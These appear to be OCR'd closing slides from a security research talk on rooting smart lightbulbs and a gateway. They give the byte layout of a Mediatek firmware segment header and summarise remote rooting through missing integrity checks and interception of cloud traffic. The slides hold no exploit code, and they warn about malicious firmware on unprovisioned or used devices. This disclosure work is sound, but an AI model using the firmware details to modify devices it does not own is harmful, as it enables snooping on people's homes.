
- Mediatek Segments: lzma-compressed

Byte	0-3	4-7	8-11	12-15	16-19
0x00000000	**Magic**	**# of Segments**	**Offset in File**	**mem addr**	**Size of segment**
	4D 4D 4D 00	03 00 00 00	C8 00 00 00	00 00 10 00	50 36 00 00
	„MMM"		0xc8	0x100000	0x3650
…	**…**				
0x00000080	**…**		**SHA-1 Checksum…**		
0x00000090	**…SHA-1 Checksum**				**Segment data**
					…

Applying the modified firmware



Proxy cloud communication



Summary Lightbulbs/Gateway

- Rooting
  - Modification of the firmware
  - **Remote**! (thanks to missing integrity checks)
- Cloud Connection
  - Read all cloud communications in plaintext
  - Run with your **own** cloud

One word of warning...

- Never leave your devices unprovisioned
  - Someone else can provision it for you
    - Install malicious firmware
    - Snoop on your apartment
- Be careful with used devices
  - e.g. Amazon Marketplace
  - Some malicious software may be installed

Conclusion

- Basic best practices not used
  - No firmware signatures
  - Use of HTTPS and certificate verification broken
  - Hardware security features are missing
- Good
  - We can modify the devices
- Bad
  - Someone else can do too

Acknowledgements

- Secure Mobile Networking (SEEMOO) Labs and CROSSING S1
- Prof. Guevara Noubir (CCIS, Northeastern University)
- Daniel Wegemer (aka DanielAW)
- Special thanks to my credit card and bank account ;)

→www.dontvacuum.me

Questions?